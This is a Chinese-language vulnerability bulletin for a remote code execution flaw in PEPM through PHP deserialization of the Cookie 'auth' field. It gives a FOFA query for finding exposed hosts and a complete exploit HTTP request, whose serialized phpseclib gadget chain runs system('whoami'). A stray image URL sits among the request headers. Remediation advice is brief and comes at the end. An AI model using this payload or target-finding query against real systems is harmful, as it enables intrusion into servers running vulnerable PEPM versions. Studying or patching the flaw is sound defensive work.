

PEPM Cookie 远程代码执行漏洞(XVE-2024-16919)

漏洞描述

PEPM系统存在远程代码执行漏洞，Cookie的auth字段存在反序列化漏洞，攻击者可构造反序列化链生成恶意数据，执行任意PHP代码。

影响版本

PEPM < V6.7.3.20240507.Release

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	高
攻击者价值	高
利用难度	低

漏洞复现

FOFA: header="pepm"

POC/EXP:

GET / HTTP/1.1

Host: 127.0.0.1

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/127.0.0.0 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,;q=0.8,
application/signed-exchange;v=b3;q=0.7


Cookie:

auth=a%3A1%3A%7Bi%3A0%3BO%3A18%3A%22phpseclib%5CNet%5CSSH1%22%3A2%3A%7Bs%3A6%3A%22bitmap%22%3Bi%3A1%3Bs%3A6%3A%22crypto%22%3BO%3A19%3A%22phpseclib%5CCrypt%5CAES%22%3A8%3A%7Bs%3A6%3A%22bitmap%22%3Bi%3A1%3Bs%3A6%3A%22crypto%22%3Bi%3A1%3Bs%3A10%3A%22block_size%22%3BN%3Bs%3A12%3A%22inline_crypt%22%3Ba%3A2%3A%7Bi%3A0%3BO%3A25%3A%22phpseclib%5CCrypt%5CTripleDES%22%3A6%3A%7Bs%3A

10%3A%22block_size%22%3Bs%3A45%3A%221%29%7B%7D%7D%7D%3B%20ob_clean%28%29%3Bsystem%28%27whoami%27%29%3Bdie%28%29%3B%20%3F%3E%22%3Bs%3A12%3A%22inline_crypt%22%3BN%3Bs%3A16%3A%22use_inline_crypt%22%3Bi%3A1%3Bs%3A7%3A%22changed%22%3Bi%3A0%3Bs%3A6%3A%22engine%22%3Bi%3A1%3Bs%3A4%3A%22mode%22%3Bi%3A1%3B%7Di%3A1%3Bs%3A26%3A%22_createInlineCryptFunction%22%3B%7Ds%3A16%3A%22use_inline_crypt%22%3Bi%3A1%3Bs%3A7%3A%22changed%22%3Bi%3A0%3Bs%3A6%3A%22engine%22%3Bi%3A1%3Bs%3A4%3A%22mode%22%3Bi%3A1%3B%7D%7D%7D

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9



修复方案

1. 关闭互联网暴露面或接口设置访问权限

升级至 V6.7.3.20240507.Release 及以上版本